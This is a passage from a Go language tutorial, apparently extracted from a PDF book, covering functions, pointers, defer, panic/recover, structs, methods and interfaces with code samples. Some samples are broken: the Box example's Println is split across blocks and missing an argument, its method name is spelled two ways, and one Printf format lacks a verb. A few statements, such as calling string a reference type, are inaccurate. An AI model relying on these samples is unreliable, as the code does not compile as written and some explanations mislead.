integer <= 8
default case

```

## Functions

Use the keyword `func` to define a function.

```

func funcName(input1 type1, input2 type2) (output1 type1, output2 type2) {
 // function body
 // multi-value return
 return value1, value2
}

```

We can get following information from above example.

- Use keyword `func` to define a function `funcName`.
- Functions have zero or one or more than one arguments, argument type after the argument name and broke up by `,`.
- Functions can return multiple values.
- There are two return values named `output1` and `output2`, you can omit name and use type only.
- If there is only one return value and you omitted the name, you don't need brackets for return values anymore.
- If the function doesn't have return values, you can omit return part.
- If the function has return values, you have to use `return` statement in some places in the body of function.

Let's see one practical example. (calculate maximum value)

```
package main
import "fmt"

// return greater value between a and b
func max(a, b int) int {
 if a > b {
 return a
 }
 return b
}

func main() {
 x := 3
 y := 4
 z := 5

 max_xy := max(x, y) // call function max(x, y)
 max_xz := max(x, z) // call function max(x, z)

 fmt.Printf("max(%d, %d) = %d\n", x, y, max_xy)
 fmt.Printf("max(%d, %d) = %d\n", x, z, max_xz)
 fmt.Printf("max(%d, %d) = %d\n", y, z, max(y,z)) // call function here
}
```

In the above example, there are two arguments in function `max`, their type are both `int`, so the first type can be omitted, like `a, b int` instead of `a int, b int`. Same rules for more arguments. Notice here the `max` only have one return value, so we only write type of return value, this is a short form.

## Multi-value return

One thing that Go is better than C is that it supports multi-value return.

We use above example here.

```
package main
import "fmt"

// return results of A + B and A * B
func SumAndProduct(A, B int) (int, int) {
 return A+B, A*B
}

func main() {
 x := 3
 y := 4

 xPLUSy, xTIMESy := SumAndProduct(x, y)

 fmt.Printf("%d + %d = %d\n", x, y, xPLUSy)
 fmt.Printf("%d * %d = %d\n", x, y, xTIMESy)
}
```

Above example return two values without name, and you can name them also. If we named return values, we just use `return` to return values is fine because they initializes in the function automatically. Notice that if your functions are going to be used outside the package, which means your functions name start with capital letter, you'd better write complete statement for `return`; it makes your code more readable.

```

func SumAndProduct(A, B int) (add int, Multiplied int) {
 add = A+B
 Multiplied = A*B
 return
}

```

## Variable arguments

Go supports variable arguments, which means you can give uncertain number of argument to functions.

```
func myfunc(arg ...int) {}
```

`arg ...int` tells Go this is the function that has variable arguments. Notice that these arguments are type `int`. In the body of function, the `arg` becomes a slice of `int`.

```

for _, n := range arg {
 fmt.Printf("And the number is: %d\n", n)
}

```

## Pass by value and pointers

When we pass an argument to the function that was called, that function actually gets the copy of our variables, any change will not affect to the original variable.

Let's see one example to prove my words.

```

package main
import "fmt"

// simple function to add 1 to a
func add1(a int) int {
 a = a+1 // we change value of a
 return a // return new value of a
}

func main() {
 x := 3

 fmt.Println("x = ", x) // should print "x = 3"

 x1 := add1(x) // call add1(x)

 fmt.Println("x+1 = ", x1) // should print "x+1 = 4"
 fmt.Println("x = ", x) // should print "x = 3"
}

```

Did you see that? Even though we called `add1`, and `add1` adds one to `a`, the value of `x` doesn't change.

The reason is very simple: when we called `add1`, we gave a copy of `x` to it, not the `x` itself.

Now you may ask how I can pass the real `x` to the function.

We need use pointers here. We know variables store in the memory, and they all have memory address, we change value of variable is to change the value in that variable's memory address. Therefore the function `add1` have to know the memory address of `x` in order to change its value. Here we pass `&x` to the function, and change argument's type to pointer type `*int`. Be aware that we pass a copy of pointer, not copy of value.

```

package main
import "fmt"

// simple function to add 1 to a
func add1(a *int) int {
 *a = *a+1 // we changed value of a
 return *a // return new value of a
}

func main() {
 x := 3

 fmt.Println("x = ", x) // should print "x = 3"

 x1 := add1(&x) // call add1(&x) pass memory address of x

 fmt.Println("x+1 = ", x1) // should print "x+1 = 4"
 fmt.Println("x = ", x) // should print "x = 4"
}

```

Now we can change value of `x` in the functions. Why we use pointers? What are the advantages?

- Use more functions to operate one variable.
- Low cost by passing memory addresses (8 bytes), copy is not an efficient way in both time and space to pass variables.
- `string`, `slice`, `map` are reference types, so they use pointers when pass to functions as default. (Attention: If you need to change length of `slice`, you have to pass pointers explicitly)

## defer

Go has a good design called `defer`, you can have many `defer` statements in one function; they will execute by reverse order when the program executes to the end of functions. Especially when the program open some resource files, these files have to be closed before the function return with errors. Let's see some examples.

```

func ReadWrite() bool {
 file.Open("file")
 // Do some work
 if failureX {
 file.Close()
 return false
 }

 if failureY {
 file.Close()
 return false
 }

 file.Close()
 return true
}

```

We saw some code repeat several times, `defer` solves this problem very well. It doesn't only help you make clean code, and also make code more readable.

```

func ReadWrite() bool {
 file.Open("file")
 defer file.Close()
 if failureX {
 return false
 }
 if failureY {
 return false
 }
 return true
}

```

If there are more than one `defer`, they will execute by reverse order. The following example will print `4 3 2 1 0`.

```

for i := 0; i < 5; i++ {
 defer fmt.Printf("%d ", i)
}

```

## Functions as values and types

Functions are also variables in Go, we can use `type` to define them. Functions that have same signature can be seen as same type.

```
type typeName func(input1 inputType1 , input2 inputType2 [, ...]) (result1 resultType1 [, ...])
```

What's the advantage of this feature? So that we can pass functions as values.

```

package main
import "fmt"

type testInt func(int) bool // define a function type of variable

func isOdd(integer int) bool {
 if integer%2 == 0 {
 return false
 }
 return true
}

func isEven(integer int) bool {
 if integer%2 == 0 {
 return true
 }
 return false
}

// pass the function `f` as an argument to another function

func filter(slice []int, f testInt) []int {
 var result []int
 for _, value := range slice {
 if f(value) {
 result = append(result, value)
 }
 }
 return result
}

func main(){
 slice := []int {1, 2, 3, 4, 5, 7}
 fmt.Println("slice = ", slice)
 odd := filter(slice, isOdd) // use function as values
 fmt.Println("Odd elements of slice are: ", odd)
 even := filter(slice, isEven)
 fmt.Println("Even elements of slice are: ", even)
}

```

It's very useful when we use interfaces. As you can see `testInt` is a variable that has function type, and return values and arguments of `filter` are the same as `testInt`. Therefore, we have more complex logic in our programs, and make code more flexible.

## Panic and Recover

Go doesn't have `try-catch` structure like Java does. Instead of throwing exceptions, Go uses `panic` and `recover` to deal with errors. However, you shouldn't use `panic` very much, although it's powerful.

Panic is a built-in function to break normal flow of programs and get into panic status. When function `F` called `panic`, function `F` will not continue executing, but its `defer` functions are always executing. Then `F` goes back to its break point where causes panic status. The program will not end until all the functions return with panic to the first level of that `goroutine`. `panic` can be produced by calling `panic` in the program, and some errors also cause `panic` like array access out of bounds.

Recover is a built-in function to recover `goroutine` from panic status, only call `recover` in `defer` functions is useful because normal functions will not be executed when the program is in the panic status. It catches `panic` value if the program is in the panic status, it gets `nil` if the program is not in panic status.

The following example shows how to use `panic`.

```

var user = os.Getenv("USER")

func init() {
 if user == "" {
 panic("no value for $USER")
 }
}

```

The following example shows how to check `panic`.

```

func throwsPanic(f func()) (b bool) {
 defer func() {
 if x := recover(); x != nil {
 b = true
 }
 }()
 f() // if f causes panic, it will recover
 return
}

```

### `main` function and `init` function

Go has two retention which are called `main` and `init`, where `init` can be used in all packages and `main` can only be used in the `main` package. These two functions are not able to have arguments or return values. Even though we can write many `init` functions in one package, I strongly recommend to write only one `init` function for each package.

Go programs will call `init()` and `main()` automatically, so you don't need to call them by yourself. For every package, function `init` is optional, but package `main` has one and only one `main` function.

Programs initializes and executes from `main` package, if `main` package imports other packages, they will be imported in the compile time. If one package is imported many times, it will be only compiled once. After imported packages, programs will initialize constants and variables in imported packages, then execute `init` function if it exists, and so on. After all the other packages were initialized, programs start initialize constants and variables in `main` package, then execute `init` function in package if it exists. The following figure shows the process.




Figure 2.6 Flow of programs initialization in Go

### `import`

We use `import` very often in Go programs as follows.

```

import(
 "fmt"
)

```

Then we use functions in that package as follows.

```
fmt.Println("hello world")
```

`fmt` is from Go standard library, it locates in \$GOROOT/pkg. Go uses two ways to support third-party packages.

1. Relative path import "./model" // load package in the same directory, I don't recommend this way.
2. Absolute path import "shorturl/model" // load package in path "\$GOPATH/pkg/shorturl/model"

There are some special operators when we import packages, and beginners are always confused by these operators.

1. Dot operator. Sometime we see people use following way to import packages.

```
import(
 . "fmt"
)
```

The dot operator means you can omit package name when you call functions in that package. Now `fmt.Printf("Hello world")` becomes to `Printf("Hello world")`.

2. Alias operation. It changes the name of package that we imported when we call functions in that package.

```
import(
 f "fmt"
)
```

Now `fmt.Printf("Hello world")` becomes to `f.Printf("Hello world")`.

3. `_` operator. This is the operator that hard to understand without someone explaining to you.

```
import (
 "database/sql"
 _ "github.com/ziutek/mymysql/godrv"
)
```

The `_` operator actually means we just import that package, and use `init` function in that package, and we are not sure if want to use functions in that package.

## 2.4 struct

### struct

We can define new type of container of other properties or fields in Go like in other programming languages. For example, we can create a type called `person` to represent a person, this type has name and age. We call this kind of type as `struct`.

```
type person struct {
 name string
 age int
}
```

Look how easy it is to define a `struct`!

There are two fields.

- `name` is a `string` used to store a person's name.
- `age` is a `int` used to store a person's age.

Let's see how to use it.

```
type person struct {
 name string
 age int
}

var P person // p is person type

P.name = "Astaxie" // assign "Astaxie" to the filed 'name' of p
P.age = 25 // assign 25 to field 'age' of p
fmt.Printf("The person's name is %s\n", P.name) // access field 'name' of p
```

There are three more ways to define struct.

- Assign initial values by order

```
P := person{"Tom", 25}
```

- Use format `field:value` to initialize without order

```
P := person{age:24, name:"Bob"}
```

- Define a anonymous struct, then initialize it

```
P := struct{name string; age int}{"Amy",18}
```

Let's see a complete example.

```
package main
import "fmt"

// define a new type
type person struct {
 name string
 age int
}

// compare age of two people, return the older person and differences of age
// struct is passed by value
func Older(p1, p2 person) (person, int) {
 if p1.age>p2.age {
 return p1, p1.age-p2.age
 }
 return p2, p2.age-p1.age
}

func main() {
 var tom person

 // initialization
 tom.name, tom.age = "Tom", 18

 // initialize two values by format "field:value"
 bob := person{age:25, name:"Bob"}

 // initialize two values with order
 paul := person{"Paul", 43}

 tb_Older, tb_diff := Older(tom, bob)
 tp_Older, tp_diff := Older(tom, paul)
 bp_Older, bp_diff := Older(bob, paul)

 fmt.Printf("Of %s and %s, %s is older by %d years\n", tom.name, bob.name,
 tb_Older.name, tb_diff)

 fmt.Printf("Of %s and %s, %s is older by %d years\n", tom.name, paul.name,
 tp_Older.name, tp_diff)

 fmt.Printf("Of %s and %s, %s is older by %d years\n", bob.name, paul.name,
 bp_Older.name, bp_diff)
}
```

## **embedded fields in struct**

I just introduced you how to define a struct with fields name and type. In fact, Go support fields without name but types, we call these embedded fields.

When the embedded field is a struct, all the fields in that struct will be the fields in the new struct implicitly.

Let's see one example.

```
package main
import "fmt"

type Human struct {
 name string
 age int
 weight int
}

type Student struct {
 Human // embedded field, it means Student struct includes all fields that
 // Human has.
 speciality string
}

func main() {
 // initialize a student
 mark := Student{Human{"Mark", 25, 120}, "Computer Science"}

 // access fields
 fmt.Println("His name is ", mark.name)
 fmt.Println("His age is ", mark.age)
 fmt.Println("His weight is ", mark.weight)
 fmt.Println("His speciality is ", mark.speciality)
 // modify notes
 mark.speciality = "AI"
 fmt.Println("Mark changed his speciality")
 fmt.Println("His speciality is ", mark.speciality)
 // modify age
 fmt.Println("Mark become old")
 mark.age = 46
 fmt.Println("His age is", mark.age)
 // modify weight
 fmt.Println("Mark is not an athlet anymore")
 mark.weight += 60
 fmt.Println("His weight is", mark.weight)
}
```




Figure 2.7 Inheritance in Student and Human

We see that we access age and name in Student just like we access them in Human. This is how embedded field works. It is very cool, isn't it? Hold on, there is something cooler! You can even use Student to access Human this embedded field!

```

mark.Human = Human{"Marcus", 55, 220}
mark.Human.age -= 1

```

All the types can be used as embedded fields.

```

package main
import "fmt"

type Skills []string

type Human struct {
 name string
 age int
 weight int
}

type Student struct {
 Human // struct as embedded field
 Skills // string slice as embedded field
 int // built-in type as embedded field
 speciality string
}

func main() {
 // initialize Student Jane
 jane := Student{Human:Human{"Jane", 35, 100}, speciality:"Biology"}
 // access fields
 fmt.Println("Her name is ", jane.name)
 fmt.Println("Her age is ", jane.age)
 fmt.Println("Her weight is ", jane.weight)
 fmt.Println("Her speciality is ", jane.speciality)
 // modify value of skill field
 jane.Skills = []string{"anatomy"}
 fmt.Println("Her skills are ", jane.Skills)
 fmt.Println("She acquired two new ones ")
 jane.Skills = append(jane.Skills, "physics", "golang")
 fmt.Println("Her skills now are ", jane.Skills)
 // modify embedded field
 jane.int = 3
 fmt.Println("Her preferred number is", jane.int)
}

```

In above example we can see that all types can be embedded fields and we can use functions to operate them.

There is one more problem, if Human has a field called `phone` and Student has a filed with same name, what should we do?

Go use a very simple way to solve it. The outer fields get upper access levels, which means when you access `student.phone`, we will get the field called phone in student, not in the

Human struct. This feature can be simply seen as **overload** of field.

```
package main
import "fmt"

type Human struct {
 name string
 age int
 phone string // Human has phone field
}

type Employee struct {
 Human // embedded field Human
 speciality string
 phone string // phone in employee
}

func main() {
 Bob := Employee{Human{"Bob", 34, "777-444-XXXX"}, "Designer", "333-222"}
 fmt.Println("Bob's work phone is:", Bob.phone)
 // access phone field in Human
 fmt.Println("Bob's personal phone is:", Bob.Human.phone)
}
```

## 2.5 Object-oriented

We talked about functions and structs in the last two sections, did you ever think about using functions as fields of a struct? In this section, I will introduce you another form of method that has receiver, which is called **method**.

### method

Suppose you define a struct of rectangle, and you want to calculate its area, we usually use following code to achieve this goal.

```
package main
import "fmt"

type Rectangle struct {
 width, height float64
}

func area(r Rectangle) float64 {
 return r.width*r.height
}

func main() {
 r1 := Rectangle{12, 2}
 r2 := Rectangle{9, 4}
 fmt.Println("Area of r1 is: ", area(r1))
 fmt.Println("Area of r2 is: ", area(r2))
}
```

Above example can calculate rectangle's area, we use the function called **area**, but it's not a method of a rectangle struct (like methods in class in classic Object-oriented language). The function and struct are two independent things as you may notice.

It's not a problem so far. What if you also have to calculate area of circle, square, pentagon, even more, you are going to add more functions with very similar name.




Figure 2.8 Relationship between function and struct

Obviously, it's not cool. Also the area should be the property of circle or rectangle.

For those reasons, we have concepts about `method`. `method` is affiliated of type, it has same syntax as function except one more thing after the keyword `func` that is called `receiver` which is the main body of that method.

Use the same example, `Rectangle.area()` belongs to rectangle, not as a peripheral function. More specifically, `length`, `width` and `area()` all belong to rectangle.

As Rob Pike said.

"A method is a function with an implicit first argument, called a receiver."

Syntax of method.

```
func (r ReceiverType) funcName(parameters) (results)
```

Let's change our example by using method.

```

package main
import (
 "fmt"
 "math"
)

type Rectangle struct {
 width, height float64
}

type Circle struct {
 radius float64
}

func (r Rectangle) area() float64 {
 return r.width*r.height
}

func (c Circle) area() float64 {
 return c.radius * c.radius * math.Pi
}

func main() {
 r1 := Rectangle{12, 2}
 r2 := Rectangle{9, 4}
 c1 := Circle{10}
 c2 := Circle{25}

 fmt.Println("Area of r1 is: ", r1.area())
 fmt.Println("Area of r2 is: ", r2.area())
 fmt.Println("Area of c1 is: ", c1.area())
 fmt.Println("Area of c2 is: ", c2.area())
}

```

Notes for using methods.

- If the name of methods is same, but they don't have same receivers, they are not same.
- methods are able to access fields in receivers.
- Use **.** to call a method in the struct, just like to call fields.




Figure 2.9 Methods are difference in difference struct

In above example, method `area()` is respectively belonging to `Rectangle` and `Circle`, so the receivers are `Rectangle` and `Circle`.

One thing is worthy of note that the method with a dotted line means the receiver is passed by value, not by reference. The different between them is that the method could change receiver's value when the receiver is passed by reference, and it gets the copy of receiver when the receiver is passed by value.

Does the receiver can only be struct? Of course not, any type could be the receiver of a method. You may be confused about customized type, struct is a special type of customized type, there are more customized types.

Use following format to define a customized type.

```
type typeName typeLiteral
```

Examples about customized type.

```

type ages int

type money float32

type months map[string]int

m := months {
 "January":31,
 "February":28,
 ...
 "December":31,
}

```

I hope you know how to use customized type now. it's like `typedef` in C, we use `ages` to substitute `int` in above example.

Let's get back to `method`.

You can use as many methods in customized types as you want.

```

package main
import "fmt"

const(
 WHITE = iota
 BLACK
 BLUE
 RED
 YELLOW
)

type Color byte

type Box struct {
 width, height, depth float64
 color Color
}

type BoxList []Box //a slice of boxes

func (b Box) Volume() float64 {
 return b.width * b.height * b.depth
}

func (b *Box) SetColor(c Color) {

```

```

 b.color = c
 }

func (bl BoxList) BiggestsColor() Color {
 v := 0.00
 k := Color(WHITE)
 for _, b := range bl {
 if b.Volume() > v {
 v = b.Volume()
 k = b.color
 }
 }
 return k
}

func (bl BoxList) PaintItBlack() {
 for i, _ := range bl {
 bl[i].SetColor(BLACK)
 }
}

func (c Color) String() string {
 strings := []string {"WHITE", "BLACK", "BLUE", "RED", "YELLOW"}
 return strings[c]
}

func main() {
 boxes := BoxList {
 Box{4, 4, 4, RED},
 Box{10, 10, 1, YELLOW},
 Box{1, 1, 20, BLACK},
 Box{10, 10, 1, BLUE},
 Box{10, 30, 1, WHITE},
 Box{20, 20, 20, YELLOW},
 }

 fmt.Printf("We have %d boxes in our set\n", len(boxes))
 fmt.Println("The volume of the first one is", boxes[0].Volume(), "cm³")
 fmt.Println("The color of the last one
is", boxes[len(boxes)-1].color.String())
 fmt.Println("The biggest one is", boxes.BiggestsColor().String())

 fmt.Println("Let's paint them all black")
 boxes.PaintItBlack()
 fmt.Println("The color of the second one is", boxes[1].color.String())

 fmt.Println("Obviously, now, the biggest one is",
}

```

```
 boxes.BiggestColor().String()
}
```

We define some constants and customized types.

- Use `Color` as alias of `byte`.
- Define a struct `Box` which has fields height, width, length and color.
- Define a struct `BoxList` which has `Box` as its field.

Then we defined some methods for our customized types.

- `Volume()` use `Box` as its receiver, returns volume of `Box`.
- `SetColor(c Color)` changes `Box`'s color.
- `BiggestColor()` returns the color which has the biggest volume.
- `PaintItBlack()` sets color for all `Box` in `BoxList` to black.
- `String()` use `Color` as its receiver, returns the string format of color name.

Is it much clear when we use words to describe our requirements? We often write our requirements before we start coding.

## Use pointer as receiver

Let's take a look at method `SetColor`, its receiver is a pointer of `Box`. Yes, you can use `*Box` as receiver. Why we use pointer here? Because we want to change `Box`'s color in this method, if we don't use pointer, it only changes value of copy of `Box`.

If we see receiver as the first argument of the method, it's not hard to understand how it works.

You may ask that we should use `*b.Color=c` instead of `b.Color=c` in method `SetColor()`. Either one is OK here because Go knows it. Do you think Go is more fascinating now?

You may also ask we should use `(&bl[i]).SetColor(BLACK)` in `PaintItBlack` because we pass a pointer to `SetColor`. One more time, either one is OK because Go knows it!

## Inheritance of method

We learned inheritance of field in last section, and we also have inheritance of method in Go. So that if a anonymous field has methods, then the struct that contains the field have all methods from it as well.

```

package main
import "fmt"

type Human struct {
 name string
 age int
 phone string
}

type Student struct {
 Human // anonymous field
 school string
}

type Employee struct {
 Human
 company string
}

// define a method in Human
func (h *Human) SayHi() {
 fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
}

func main() {
 mark := Student{Human{"Mark", 25, "222-222-YYYY"}, "MIT"}
 sam := Employee{Human{"Sam", 45, "111-888-XXXX"}, "Golang Inc"}

 mark.SayHi()
 sam.SayHi()
}

```

## Method overload

If we want Employee to have its own method `SayHi`, we can define the method that has same name in Employee, and it will hide `SayHi` in Human when we call it.

```

package main
import "fmt"

type Human struct {
 name string
 age int
 phone string
}

type Student struct {
 Human
 school string
}

type Employee struct {
 Human
 company string
}

func (h *Human) SayHi() {
 fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
}

func (e *Employee) SayHi() {
 fmt.Printf("Hi, I am %s, I work at %. Call me on %s\n", e.name,
 e.company, e.phone) //Yes you can split into 2 lines here.
}

func main() {
 mark := Student{Human{"Mark", 25, "222-222-YYYY"}, "MIT"}
 sam := Employee{Human{"Sam", 45, "111-888-XXXX"}, "Golang Inc"}

 mark.SayHi()
 sam.SayHi()
}

```

You are able to write an Object-oriented program now, and methods use rule of capital letter to decide whether public or private as well.

# 2.6 Interface

## Interface

One of the subtlest design features in Go are interfaces. After reading this section, you will likely be impressed by their implementation.

### What is an interface

In short, an interface is a set of methods, that we use to define a set of actions.

Like the examples in previous sections, both Student and Employee can `SayHi()`, but they don't do the same thing.

Let's do more work, we add one more method `Sing()` to them, also add `BorrowMoney()` to Student and `SpendSalary()` to Employee.

Now Student has three methods called `SayHi()`, `Sing()`, `BorrowMoney()`, and Employee has `SayHi()`, `Sing()` and `SpendSalary()`.

This combination of methods is called an interface, and is implemented by Student and Employee. So Student and Employee implement the interface: `SayHi()`, `Sing()`. At the same time, Employee doesn't implement the interface: `SayHi()`, `Sing()`, `BorrowMoney()`, and Student doesn't implement the interface: `SayHi()`, `Sing()`, `SpendSalary()`. This is because Employee doesn't have the method `BorrowMoney()` and Student doesn't have the method `SpendSalary()`.

### Type of Interface

An interface defines a set of methods, so if a type implements all the methods we say that it implements the interface.

```
type Human struct {
 name string
 age int
 phone string
}

type Student struct {
 Human
 school string
 loan float32
}

type Employee struct {
```

```

Human
company string
money float32
}

func (h *Human) SayHi() {
 fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
}

func (h *Human) Sing(lyrics string) {
 fmt.Println("La la, la la la, la la la la la...", lyrics)
}

func (h *Human) Guzzle(beerStein string) {
 fmt.Println("Guzzle Guzzle Guzzle...", beerStein)
}

// Employee overloads Sayhi
func (e *Employee) SayHi() {
 fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name,
 e.company, e.phone) //Yes you can split into 2 lines here.
}

func (s *Student) BorrowMoney(amount float32) {
 s.loan += amount // (again and again and...)
}

func (e *Employee) SpendSalary(amount float32) {
 e.money -= amount // More vodka please!!! Get me through the day!
}

// define interface
type Men interface {
 SayHi()
 Sing(lyrics string)
 Guzzle(beerStein string)
}

type YoungChap interface {
 SayHi()
 Sing(song string)
 BorrowMoney(amount float32)
}

type ElderlyGent interface {
 SayHi()
 Sing(song string)
}

```

```
 SpendSalary(amount float32)
 }
```

We know that an interface can be implemented by any type, and one type can implement many interfaces at the same time.

Note that any type implements the empty interface `interface{}` because it doesn't have any methods and all types have zero methods as default.

## Value of interface

So what kind of values can be put in the interface? If we define a variable as a type interface, any type that implements the interface can be assigned to this variable.

Like the above example, if we define a variable `m` as interface `Men`, then any one of `Student`, `Human` or `Employee` can be assigned to `m`. So we could have a slice of `Men`, and any type that implements interface `Men` can be assigned to this slice. Be aware however that the slice of interface doesn't have the same behavior as a slice of other types.

```
package main

import "fmt"

type Human struct {
 name string
 age int
 phone string
}

type Student struct {
 Human
 school string
 loan float32
}

type Employee struct {
 Human
 company string
 money float32
}

func (h Human) SayHi() {
 fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
}

func (h Human) Sing(lyrics string) {
```

```

 fmt.Println("La la la la...", lyrics)
 }

func (e Employee) SayHi() {
 fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name,
 e.company, e.phone) //Yes you can split into 2 lines here.
}

// Interface Men implemented by Human, Student and Employee
type Men interface {
 SayHi()
 Sing(lyrics string)
}

func main() {
 mike := Student{Human{"Mike", 25, "222-222-XXX"}, "MIT", 0.00}
 paul := Student{Human{"Paul", 26, "111-222-XXX"}, "Harvard", 100}
 sam := Employee{Human{"Sam", 36, "444-222-XXX"}, "Golang Inc.", 1000}
 Tom := Employee{Human{"Sam", 36, "444-222-XXX"}, "Things Ltd.", 5000}

 // define interface i
 var i Men

 //i can store Student
 i = mike
 fmt.Println("This is Mike, a Student:")
 i.SayHi()
 i.Sing("November rain")

 //i can store Employee
 i = Tom
 fmt.Println("This is Tom, an Employee:")
 i.SayHi()
 i.Sing("Born to be wild")

 // slice of Men
 fmt.Println("Let's use a slice of Men and see what happens")
 x := make([]Men, 3)
 // these three elements are different types but they all implemented
interface Men
 x[0], x[1], x[2] = paul, sam, mike

 for _, value := range x {
 value.SayHi()
 }
}

```

An interface is a set of abstract methods, and can be implemented by non-interface types. It cannot therefore implement itself.

## Empty interface

An empty interface is an interface that doesn't contain any methods, so all types implemented an empty interface. It's very useful when we want to store all types at some point, and is similar to void\* in C.

```
// define a as empty interface
var a interface{}
var i int = 5
s := "Hello world"
// a can store value of any type
a = i
a = s
```

If a function uses an empty interface as its argument type, it can accept any type; if a function uses empty as its return value type, it can return any type.

## Method arguments of an interface

Any variable that can be used in an interface, so we can think about how can we use this feature to pass any type of variable to the function.

For example, we use fmt.Println a lot, but have you ever noticed that it accepts any type of arguments? Looking at the open source code of fmt, we see the following definition.

```
type Stringer interface {
 String() string
}
```

This means any type that implements interface Stringer can be passed to fmt.Println as an argument. Let's prove it.

```

package main

import (
 "fmt"
 "strconv"
)

type Human struct {
 name string
 age int
 phone string
}

// Human implemented fmt.Stringer
func (h Human) String() string {
 return "Name:" + h.name + ", Age:" + strconv.Itoa(h.age) + " years,
Contact:" + h.phone
}

func main() {
 Bob := Human{"Bob", 39, "000-7777-XXX"}
 fmt.Println("This Human is : ", Bob)
}

```

Looking back to the example of Box, you will find that Color implements interface Stringer as well, so we are able to customize the print format. If we don't implement this interface, fmt.Println prints the type with its default format.

```

fmt.Println("The biggest one is", boxes.BiggestColor().String())
fmt.Println("The biggest one is", boxes.BiggestColor())

```

